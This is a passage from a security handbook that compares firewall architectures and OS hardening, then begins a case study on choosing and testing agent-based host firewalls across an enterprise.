Current-technology application-level gateways are often referred to as *strong application proxies*. A strong application proxy extends the level of security afforded by the application-level gateway. Instead of copying the entire datagram on behalf of the user, a strong application proxy actually creates a brand-new empty datagram inside the firewall. Only those commands and data found acceptable to the strong application proxy are copied from the original datagram outside the firewall to the new datagram inside the firewall. Then, and only then, is this new datagram forwarded to the protected server behind the firewall. By employing this methodology, the strong application proxy can mitigate the risk of an entire class of covert channel attacks.

An application-level gateway filters information at a higher OSI layer than the common static or dynamic packet filter, and most automatically create any necessary packet-filtering rules, usually making them easier to configure than traditional packet filters.

By facilitating the inspection of the complete packet, the application-level gateway is one of the most secure firewall architectures available. However, historically some vendors (usually those that market stateful inspec-




EXHIBIT 49.9 Proxies filtering packets at the application layer.

tion firewalls) and users made claims that the security an application-level gateway offers had an inherent drawback — a lack of transparency.

In moving software from older 16-bit code to current technology's 32-bit environment, and with the advent of SMP, many of today's application-level gateways are just as transparent as they are secure. Users on the public or trusted network in most cases do not notice that they are accessing Internet services through a firewall.

Application-level gateway considerations include:

- Pros:
  - — Application gateway with SMP affords a moderate impact on network performance.
  - — Breaks direct connection to server behind firewall, eliminating the risk of an entire class of covert channel attacks.
  - — Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks.
  - — Highest level of security.
- Cons:
  - — Poor implementation can have a high impact on network performance.
  - — Must be written securely. Historically, some vendors have introduced buffer overruns within the application gateway.

— Vendors must keep up with new protocols. A common complaint of application-level gateway users is lack of timely vendor support for new protocols.
— A poor implementation that relies on the underlying OS Inetd daemon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment.

Stateful Inspection

Stateful inspection combines the many aspects of dynamic packet filtering, and circuit-level and application-level gateways. While stateful inspection has the inherent ability to examine all seven layers of the OSI model (see Exhibit 49.10), in the majority of applications observed by the author, stateful inspection was operated only at the network layer of the OSI model and used only as a dynamic packet filter for filtering all incoming and outgoing packets based on source and destination IP addresses and port numbers. While the vendor claims this is the fault of the administrator's configuration, many administrators claim that the operating overhead associated with the stateful inspection process prohibits its full utilization.

While stateful inspection has the inherent ability to inspect all seven layers of the OSI model, most installations only operate as a dynamic packet filter at the network layer of the model.

As indicated, stateful inspection can also function as a circuit-level gateway, determining whether the packets in a session are appropriate. For example, stateful inspection can verify that inbound SYN and ACK flags and sequence numbers are logical. However, in most implementations the stateful inspection-based firewall operates




EXHIBIT 49.10 Stateful inspection examining all seven layers of the OSI model.

only as a dynamic packet filter and, dangerously, allows new connections to be established with a single SYN packet. A unique limitation of one popular stateful inspection implementation is that it does not provide the ability to inspect sequence numbers on outbound packets from users behind the firewall. This leads to a flaw whereby internal users can easily spoof the IP address of other internal users to open holes through the associated firewall for inbound connections.

Finally, stateful inspection can mimic an application-level gateway. Stateful inspection can evaluate the contents of each packet up through the application layer and ensure that these contents match the rules in the administrator's network security policy.

Better Performance, But What about Security?

Like an application-level gateway, stateful inspection can be configured to drop packets that contain specific commands within the Application Header. For example, the administrator could configure a stateful inspection firewall to drop HTTP packets containing a *Put* command. However, historically the performance impact of application-level filtering by the single-threaded process of stateful inspection has caused many administrators to abandon its use and to simply opt for dynamic packet filtering to allow the firewall to keep up with network load requirements. In fact, the default configuration of a popular stateful inspection firewall utilizes dynamic packet filtering and not stateful inspection of the most popular protocol on today's Internet — HTTP traffic.

Do Current Stateful Inspection Implementations Expose the User to Additional Risks?

Unlike an application-level gateway, stateful inspection does not break the client/server model to analyze application-layer data. An application-level gateway creates two connections: one between the trusted client and the gateway, and another between the gateway and the untrusted host. The gateway then copies information between these two connections. This is the core of the well-known proxy versus stateful inspection debate. Some administrators insist that this configuration ensures the highest degree of security; other administrators argue that this configuration slows performance unnecessarily. In an effort to provide a secure connection, a stateful inspection-based firewall has the ability to intercept and examine each packet up through the application layer of the OSI model. Unfortunately, because of the associated performance impact of the single-threaded stateful inspection process, this configuration is not the one typically deployed.

Looking beyond marketing hype and engineering theory, stateful inspection relies on algorithms within an inspection engine to recognize and process application-layer data. These algorithms compare packets against known bit patterns of authorized packets. Vendors have claimed that, theoretically, they are able to filter packets more efficiently than application-specific proxies. However, most stateful inspection engines represent a single-threaded process. With current-technology, SMP-based application-level gateways operating on multi-processor servers, the gap has dramatically narrowed. As an example, one vendor's SMP-capable multi-architecture firewall that does not use stateful inspection outperforms a popular stateful inspection-based firewall up to 4:1 on throughput and up to 12:1 on simultaneous sessions. Further, due to limitations in the inspection language used in stateful inspection engines, application gateways are now commonly used to fill in the gaps.

Stateful inspection considerations include:

- Pros:
  - — Offers the ability to inspect all seven layers of the OSI model and is user configurable to customize specific filter constructs.
  - — Does not break the client/server model.
  - — Provides an integral dynamic (stateful) packet filter.
  - — Fast when operated as dynamic packet filter; however, many SMP-compliant dynamic packet filters are actually faster.
- Cons:
  - — The single-threaded process of the stateful inspection engine has a dramatic impact on performance, so many users operate the stateful inspection-based firewall as nothing more than a dynamic packet filter.

— Many believe the failure to break the client/server model creates an unacceptable security risk because the hacker has a direct connection to the protected server.
— A poor implementation that relies on the underlying OS Inetd daemon will suffer from a severe limitation to the number of allowed connections in today's demanding high simultaneous session environment.
— Low level of security. No stateful inspection-based firewall has achieved higher than a Common Criteria EAL 2. Per the Common Criteria EAL 2 certification documents, EAL 2 products are not intended for use in protecting private networks when connecting to the public Internet.

Cutoff Proxy

The cutoff proxy is a hybrid combination of a dynamic (stateful) packet filter and a circuit-level proxy. In the most common implementations, the cutoff proxy first acts as a circuit-level proxy in verifying the RFC-recommended three-way handshake and then switches over to a dynamic packet filtering mode of operation. Hence, it initially works at the session layer — OSI layer 5 — and then switches to a dynamic packet filter working at the network layer — OSI layer 3 — after the connection is completed (see Exhibit 49.11).




EXHIBIT 49.11 Cutoff proxy filtering packets.

The cutoff proxy verifies the RFC-recommended three-way handshake and then switches to a dynamic packet filter mode of operation.

Some vendors have expanded the capability of the basic cutoff proxy to reach all the way up into the application layer to handle limited authentication requirements (FTP type) before switching back to a basic dynamic packet-filtering mode of operation.

We pointed out what the cutoff proxy does; now, more importantly, we need to discuss what it does *not* do. The cutoff proxy is not a traditional circuit-level proxy that breaks the client/server model for the duration of the connection. There is a direct connection established between the remote client and the protected server behind the firewall. This is not to say that a cutoff proxy does not provide a useful balance between security and performance. At issue with respect to the cutoff proxy are vendors who exaggerate by claiming that their cutoff proxy offers a level of security equivalent to a traditional circuit-level gateway with the added benefit of the performance of a dynamic packet filter.

In clarification, this author believes that all firewall architectures have their place in Internet security. If your security policy requires authentication of basic services and examination of the three-way handshake and does *not* require breaking of the client/server model, the cutoff proxy is a good fit. However, administrators must be fully aware and understand that a cutoff proxy clearly is not equivalent to a circuit-level proxy because the client/server model is not broken for the duration of the connection.

Cutoff proxy considerations include:

- Pros:
  - — There is less impact on network performance than in a traditional circuit gateway.
  - — IP spoofing issue is minimized as the three-way connection is verified.
- Cons:
  - — Simply put, it is not a circuit gateway.
  - — It still has many of the remaining issues of a dynamic packet filter.
  - — It is unaware of packet payload and thus offers low level of security.
  - — It is difficult to create rules (order of precedence).
  - — It can offer a false sense of security because vendors incorrectly claim it is equivalent to a traditional circuit gateway.

Air Gap

The latest entry into the array of available firewall architectures is the air gap. At the time of this writing, the merits of air gap technology remain hotly debated among the security-related Usenet news groups. With air gap technology, the external client connection causes the connection data to be written to a SCSI e-disk (see Exhibit 49.12). The internal connection then reads this data from the SCSI e-disk. By breaking the direct connection between the client to the server and independently writing to and reading from the SCSI e-disk, the respective vendors believe they have provided a higher level of security and a resultant "air gap."

Air gap vendors claim that, while the operation of air gap technology resembles that of the application-level gateway (see Exhibit 49.13), an important difference is the separation of the content inspection from the "front end" by the isolation provided by the air gap. This may very well be true for those firewall vendors that implement their firewalls on top of a standard commercial operating system. But with the current-technology firewall operating on a kernel-hardened operating system, there is little distinction. Simply put, those vendors that chose to implement kernel-level hardening of the underlying operating system utilizing multi-level security (MLS) or containerization methodologies provide no less security than current air gap technologies.

The author finds it difficult to distinguish air gap technology from application-level gateway technology. The primary difference appears to be that air gap technology shares a common SCSI e-disk, while application-level technology shares common RAM. One must also consider the performance limitations of establishing the air gap in an external process (SCSI drive) and the high performance of establishing the same level of separation in a secure kernel-hardened operating system running in kernel memory space.

Any measurable benefit of air gap technology has yet to be verified by any recognized third-party testing authority. Further, the current performance of most air gap-like products falls well behind that obtainable by




EXHIBIT 49.12 Air gap architecture.




EXHIBIT 49.13 Air gap operating at the application layer.

traditional application-level gateway based products. Without a verifiable benefit to the level of security provided, the necessary performance costs are prohibitive for many system administrators.

Air gap considerations include:

- Pros:
  - — It breaks direct connection to the server behind the firewall, eliminating the risk of an entire class of covert channel attacks.
  - — Strong application proxy that inspects protocol header lengths can eliminate an entire class of buffer overrun attacks.
  - — As with an application-level gateway, an air gap can potentially offer a high level of security.
- Cons:
  - — It can have a high negative impact on network performance.
  - — Vendors must keep up with new protocols. A common complaint of application-level gateway users is the lack of timely response from a vendor to provide application-level gateway support for a new protocol.
  - — It is currently not verified by any recognized third-party testing authority.

Other Considerations

ASIC-Based Firewalls

Looking at typical ASIC-based offerings, the author finds that virtually all are VPN/firewall hybrids. These hybrids provide fast VPN capabilities but most often are only complemented with a limited single-architecture stateful firewall capability.

Today's security standards are in flux, so ASIC designs must be left programmable or "soft" enough that the full speed of ASICs simply cannot be unleashed.

ASIC technology most certainly brings a new level of performance to VPN operations. IPSec VPN encryption and decryption run inarguably better in hardware than in software. However, in most accompanying firewall implementations, a simple string comparison (packet to rule base) is the only functionality that is provided within the ASIC. Hence, the term "ASIC-based firewall" is misleading at best. The majority of firewall operations in ASIC-based firewalls are performed in software operating on microprocessors. These firewall functions often include NAT, routing, cutoff proxy, authentication, alerting, and logging.

When you commit to an ASIC, you eliminate the flexibility necessary to deal with future Internet security issues. Network security clearly remains in flux. While an ASIC can be built to be *good enough* for a particular purpose or situation, is *good enough* today really *good enough* for tomorrow's threats?

Hardware-Based Firewalls

The term *hardware-based firewall* is another point of confusion in today's firewall market. For clarification, most hardware-based firewalls are products that have simply eliminated the spinning media (hard disk drive) associated with the typical server or appliance-based firewalls.

Most hardware firewalls are either provided with some form of solid-state disk, or they simply boot from ROM, load the OS and application from firmware to RAM, and then operate in a manner similar to a conventional firewall.

The elimination of the spinning media is both a strength and a weakness of a hardware-based firewall. *Strength* is derived from limited improvements in MTBF and environmental performance by eliminating the spinning media. *Weakness* is present in severe limitations to the local alerting and logging capability, which most often requires a separate logging server to achieve any usable historical data retention.

Other Considerations: A Brief Discussion of OS Hardening

One of the most misunderstood terms in network security with respect to firewalls today is *OS hardening* or *hardened OS*. Many vendors claim their network security products are provided with a hardened OS. What

you will find in virtually all cases is that the vendor simply turned off or removed unnecessary services and patched the operating system or OS for known vulnerabilities. Clearly, this is not a hardened OS but really a *patched OS*.

What Is a Hardened OS?

A hardened OS (see Exhibit 49.14) is one in which the vendor has modified the kernel source code to provide for a mechanism that clearly provides a security perimeter among the non-secure application software, the secure application software, and the network stack. This eliminates the risk of the exploitation of a service running on the hardened OS that could otherwise provide root-level privilege to the hacker.

In a hardened OS, the security perimeter is established using one of two popular methodologies:

1. *Multi-Level Security (MLS):* establishes a perimeter through the use of labels assigned to each packet and applies rules for the acceptance of said packets at various levels of the OS and services
2. *Compartmentalization:* provides a sandbox approach whereby an application effectively runs in a dedicated kernel space with no path to another object within the kernel

Other security-related enhancements typically common in kernel-level hardening methodologies include:

- Separation of event logging from root
- Mandatory access controls
- File system security enhancements
- Log EVERYTHING from all running processes

What Is a Patched OS?

A patched OS is typically a commercial OS from which the administrator turns off or removes all unnecessary services and installs the latest security patches from the OS vendor. A patched OS has had no modifications made to the kernel source code to enhance security.

Is a Patched OS as Secure as a Hardened OS?

Simply put, no. A patched OS is only secure until the next vulnerability in the underlying OS or allowed services is discovered. An administrator may argue that when he has completed installing his patches and turning off services, his OS is, in fact, secure. The bottom-line question is: with more than 100 new vulnerabilities being posted to Bug Traq each month, how long will it remain secure?




EXHIBIT 49.14 Hardened OS.

How Do You Determine if a Product Is Provided with a Hardened OS?

If the product was supplied with a commercial OS, you can rest assured that it is *not* a hardened OS. The principal element here is that, to harden an OS, you must own the source code to the OS so you can make the necessary kernel modification to harden the OS. If you really want to be sure, ask the vendor to provide third-party validation that the OS is, in fact, hardened at the kernel level, (e.g., http://www.radium.ncsc.mil/tpep/epl/historical.html).

Why Is OS Hardening Such an Important Issue?

Too many in the security industry have been lulled into a false sense of security. Decisions on security products are based primarily on popularity and price, with little regard for the actual security the product can provide.

Where Can You Find Additional Information about OS Vulnerabilities?

- www.securiteam.com
- www.xforce.iss.net
- www.rootshell.com
- www.packetstorm.securify.com
- www.insecure.org/sploits.html

Where Can You Find Additional Information about Patching an OS?

More than 40 experts in the SANS community have worked together over a full year to create the following elegant and effective scripts:

- For Solaris, http://yassp.parc.xerox.com/
- For Red Hat Linux, http://www.sans.org/newlook/projects/bastille_ linux.htm

Lance Spitzner (http://www.enteract.com/~lspitz/pubs.html) has written a number of excellent technical documents, including:

- Armoring Linux
- Armoring Solaris
- Armoring NT

Stanford University (http://www.stanford.edu/group/itss-ccs/security/Bestuse/Systems/) has also released a number of informative technical documents:

- Red Hat Linux
- Solaris
- SunOS
- AIX 4.x
- HPUX
- NT

Conclusion

Despite claims by various vendors, no single firewall architecture is the “holy grail” in network security. It has been said many times and in many ways by network security experts: if you believe any one technology is going to solve the Internet security problem, you do not understand the technology and you do not understand the problem.

Unfortunately for the Internet community at large, many administrators today design the security policy for their organizations around the limited capabilities of a specific vendor’s product. The author firmly believes all firewall architectures have their respective place or role in network security. Selection of any specific firewall architecture should be a function of the organization’s security policy and should not be based solely on the limitation of the vendor’s proposed solution. The proper application of multiple firewall architectures to

support the organization's security policy in providing the acceptable balance of trust and performance is the only viable methodology in securing a private network when connecting to the public Internet.

One of the most misunderstood terms in network security with respect to firewalls today is *OS hardening*, or *hardened OS*. Simply put, turning off or removing a few unnecessary services and patching for known product vulnerabilities does not build a hardened OS. Hardening an OS begins with modifying the OS software at the kernel level to facilitate building a security perimeter. This security perimeter isolates services and applications from providing root access in the event of application- or OS-provided service compromise. Effectively, only a properly implemented hardened OS with a barrier at the kernel level will provide for an impenetrable firewall platform.

References

This text is based on numerous books, white papers, presentations, vendor literature, and various Usenet newsgroup discussions I have read or participated in throughout my career. Any failure to cite any individual for anything that in any way resembles a previous work is unintentional.

Deploying Host-Based Firewalls across the Enterprise: A Case Study

Jeffery Lowder, CISSP

Because hosts are exposed to a variety of threats, there is a growing need for organizations to deploy host-based firewalls across the enterprise. This chapter outlines the ideal features of a host-based firewall — features that are typically not needed or present in a purely *personal* firewall software implementation on a privately owned PC. In addition, the author describes his own experiences with, and lessons learned from, deploying agent-based, host-based firewalls across an enterprise. The author concludes that host-based firewalls provide a valuable additional layer of security.

A SEMANTIC INTRODUCTION

Personal firewalls are often associated with (and were originally designed for) home PCs connected to "always-on" broadband Internet connections. Indeed, the term *personal firewall* is itself a vestige of the product's history: originally distinguished from *enterprise* firewalls, *personal* firewalls were initially viewed as a way to protect home PCs.[1] Over time, it was recognized that personal firewalls had other uses. The security community began to talk about using personal firewalls to protect notebooks that connect to the enterprise LAN via the Internet and eventually protecting notebooks that physically reside on the enterprise LAN.

Consistent with that trend — and consistent with the principle of defense-in-depth — it can be argued that the time has come for the potential usage of personal firewalls to be broadened once again. Personal firewalls should really be viewed as *host-based* firewalls. As soon as one makes the distinction between host-based and network-based firewalls, the additional use of a host-based firewall becomes obvious. Just as organizations deploy host-based *intrusion detection systems* (IDS) to provide an additional detection capability for critical servers, organizations should consider deploying host-based *firewalls* to provide an additional layer of access control for critical servers (e.g., exchange servers, domain controllers, print servers, etc.). Indeed, given that many host-based firewalls have an IDS capability built in, it is conceivable that, at least for some small organizations, host-based firewalls could even *replace* specialized host-based IDS software.

The idea of placing one firewall behind another is not new. For years, security professionals have talked about using so-called internal firewalls to protect especially sensitive back-office systems.[2] However, internal firewalls, like network-based firewalls in general, are still dedicated devices. (This applies to both firewall appliances such as Cisco's PIX and software-based firewalls such as Symantec's Raptor.) In contrast, host-based firewalls require no extra equipment. A host-based firewall is a firewall software package that runs on a preexisting server or client machine. Given that a host-based firewall runs on a server or client machine (and is responsible for protecting *only* that machine), host-based firewalls offer greater functionality than network-based firewalls, even including internal firewalls that are dedicated to protecting a single machine. Whereas both network- and host-based firewalls have the ability to filter inbound and outbound network connections, only host-based firewalls possess the *additional* capabilities of blocking network connections linked to specific programs and preventing the execution of mail attachments.

To put this into proper perspective, consider the network worm and Trojan horse program QAZ, widely suspected to be the exploit used in the November 2000 attack on Microsoft's internal network. QAZ works by hijacking the NOTEPAD.EXE program. From the end user's perspective, Notepad still appears to run normally; but each time Notepad is launched, QAZ sends an e-mail message (containing the IP address of the infected machine) to some address in China.[3] Meanwhile, in the background, the Trojan patiently waits for a connection on TCP port 7597, through which an intruder can upload and execute any applications.[4] Suppose QAZ were modified to run over TCP port 80 instead.[5] While all firewalls can block outbound connections on TCP port 80, implementing such a configuration would interfere with legitimate traffic. Only a host-based firewall can block an outbound connection on TCP port 80 associated with NOTEPAD.EXE and notify the user of the event. As Steve Riley notes, "Personal firewalls

that monitor outbound connections will raise an alert; seeing a dialog with the notice 'Notepad is attempting to connect to the Internet' should arouse anyone's suspicions."[6]

STAND-ALONE VERSUS AGENT-BASED FIREWALLS

Host-based firewalls can be divided into two categories: stand-alone and agent-based.[7] Stand-alone firewalls are independent of other network devices in the sense that their configuration is managed (and their logs are stored) on the machine itself. Examples of stand-alone firewalls include ZoneAlarm, Sygate Personal Firewall Pro, Network Associates' PGP Desktop Security, McAfee Personal Firewall,[8] Norton Internet Security 2000, and Symantec Desktop Firewall.

In contrast, agent-based firewalls are not locally configured or monitored. Agent-based firewalls are configured from (and their logs are copied to) a centralized enterprise server. Examples of agent-based firewalls include ISS RealSecure Desktop Protector (formerly Network ICE's Black ICE Defender) and InfoExpress's CyberArmor Personal Firewall.

We chose to implement agent-based firewall software on our hosts. While stand-alone firewalls are often deployed as an enterprise solution, we wanted the agent-based ability to centrally administer and enforce a consistent access control list (ACL) across the enterprise. And as best practice dictates that the logs of network-based firewalls be reviewed on a regular basis, we wanted the ability to aggregate logs from host-based firewalls across the enterprise into a single source for regular review and analysis.

OUR PRODUCT SELECTION CRITERIA

Once we adopted an agent-based firewall model, our next step was to select a product. Again, as of the time this chapter was written, our choices were RealSecure Desktop Protector or CyberArmor. We used the following criteria to select a product:[9]

- *Effectiveness in blocking attacks.* The host-based firewall should effectively deny malicious inbound traffic. It should also at least be capable of effectively filtering outbound connections. As Steve Gibson argues, "Not only must our Internet connections be fortified to prevent *external intrusion,* they also [must] provide secure management of *internal extrusion.*"[10] By internal extrusion, Gibson is referring to outbound connections initiated by Trojan horses, viruses, and spyware. To effectively filter outbound connections, the host-based firewall must use cryptographic sums. The host-based firewall must first generate cryptographic sums for each authorized application and then regenerate and compare that sum to the one stored in the database before any program (no matter what the filename) is allowed access. If the application

does not maintain a database of cryptographic sums for all authorized applications (and instead only checks filenames or file paths), the host-based firewall may give an organization a false sense of security.

- *Centralized configuration.* Not only did we need the ability to centrally define the configuration of the host-based firewall, we also required the ability to *enforce* that configuration. In other words, we wanted the option to prevent end users from making security decisions about which applications or traffic to allow.
- *Transparency to end users.* Because the end users would not be making any configuration decisions, we wanted the product to be as transparent to them as possible. For example, we did not want users to have to 'tell' the firewall how their laptops were connected (e.g., corporate LAN, home Internet connection, VPN, extranet, etc.) in order to get the right policy applied. In the absence of an attack, we wanted the firewall to run silently in the background without noticeably degrading performance. (Of course, in the event of an attack, we would want the user to receive an alert.)
- *Multiple platform support.* If we were only interested in personal firewalls, this would not have been a concern. (While Linux notebooks arguably might need personal firewall protection, we do not have such machines in our environment.) However, because we are interested in implementing host-based firewalls on our servers as well as our client PCs, support for multiple operating systems is a requirement.
- *Application support.* The firewall must be compatible with all authorized applications and the protocols used by those applications.
- *VPN support.* The host-based firewall must support our VPN implementation and client software. In addition, it must be able to detect and transparently adapt to VPN connections.
- *Firewall architecture.* There are many options for host-based firewalls, including packet filtering, application-level proxying, and stateful inspection.
- *IDS technology.* Likewise, there are several different approaches to IDS technology, each with its own strengths and weaknesses. The number of attacks detectable by a host-based firewall will clearly be relevant here.
- *Ease of use and installation.* As an enterprisewide solution, the product should support remote deployment and installation. In addition, the central administrative server should be (relatively) easy to use and configure.
- *Technical support.* Quality and availability are our prime concerns.
- *Scalability.* Although we are a small company, we do expect to grow. We need a robust product that can support a large number of agents.
- *Disk space.* We were concerned about the amount of disk space required on end-user machines as well as the centralized policy and logging server. For example, does the firewall count the number of times

an attack occurs rather than log a single event for every occurrence of an attack?
- *Multiple policy groups.* Because we have diverse groups of end users, each with unique needs, we wanted the flexibility to enforce different policies on different groups. For example, we might want to allow SQL-Net traffic from our development desktops while denying such traffic for the rest of our employees.
- *Reporting.* As with similar enterprise solutions, an ideal reporting feature would include built-in reports for top intruders, targets, and attack methods over a given period of time (e.g., monthly, weekly, etc.).
- *Cost.* As a relatively small organization, we were especially concerned about the cost of selecting a high-end enterprise solution.

OUR TESTING METHODOLOGY

We eventually plan to install and evaluate both CyberArmor and RealSecure Desktop Protector by conducting a pilot study on each product with a small, representative sample of users. (At the time this chapter was written, we were nearly finished with our evaluation of CyberArmor and about to begin our pilot study of ISS Real Secure.) While the method for evaluating both products according to most of our criteria is obvious, our method for testing one criterion deserves a detailed explanation: effectiveness in blocking attacks. We tested the effectiveness of each product in blocking unauthorized connections in several ways:

- *Remote Quick Scan from HackYourself.com.*[11] From a dial-up connection, we used HackYourself.com's Quick Scan to execute a simple and remote TCP and UDP port scan against a single IP address.
- *Nmap scan.* We used nmap to conduct two different scans. First, we performed an ACK scan to determine whether the firewall was performing stateful inspection or a simple packet filter. Second, we used nmap's operating system fingerprinting feature to determine whether the host-based firewall effectively blocked attempts to fingerprint target machines.
- *Gibson Research Corporation's LeakTest.* LeakTest determines a firewall product's ability to effectively filter *outbound* connections initiated by Trojans, viruses, and spyware.[12] This tool can test a firewall's ability to block LeakTest when it masquerades as a trusted program (OUTLOOK.EXE).
- *Steve Gibson's TooLeaky.* TooLeaky determines whether the firewall blocks unauthorized programs from controlling trusted programs. The TooLeaky executable tests whether this ability exists by spawning Internet Explorer to send a short, innocuous string to Steve Gibson's Web site, and then receiving a reply.[13]
- *Firehole.* Firehole relies on a modified dynamic link library (DLL) that is used by a trusted application (Internet Explorer). The test is whether

the firewall allows the trusted application, under the influence of the malicious DLL, to send a small text message to a remote machine. The message contains the currently logged-on user's name, the name of the computer, and a message claiming victory over the firewall and the time the message was sent.[14]

CONFIGURATION

One of our reasons for deploying host-based firewalls was to provide an additional layer of protection against Trojan horses, spyware, and other programs that initiate outbound network connections. While host-based firewalls are not designed to interfere with Trojan horses that do not send or receive network connections, they can be quite effective in blocking network traffic to or from an unauthorized application when configured properly. Indeed, in one sense, host-based firewalls have an advantage over anti-virus software. Whereas anti-virus software can only detect Trojan horses that match a known *signature*, host-based firewalls can detect Trojan horses based on their network *behavior*. Host-based firewalls can detect, block, and even terminate any unauthorized application that attempts to initiate an outbound connection, even if that connection is on a well-known port like TCP 80 or even if the application causing that connection appears legitimate (NOTEPAD.EXE).

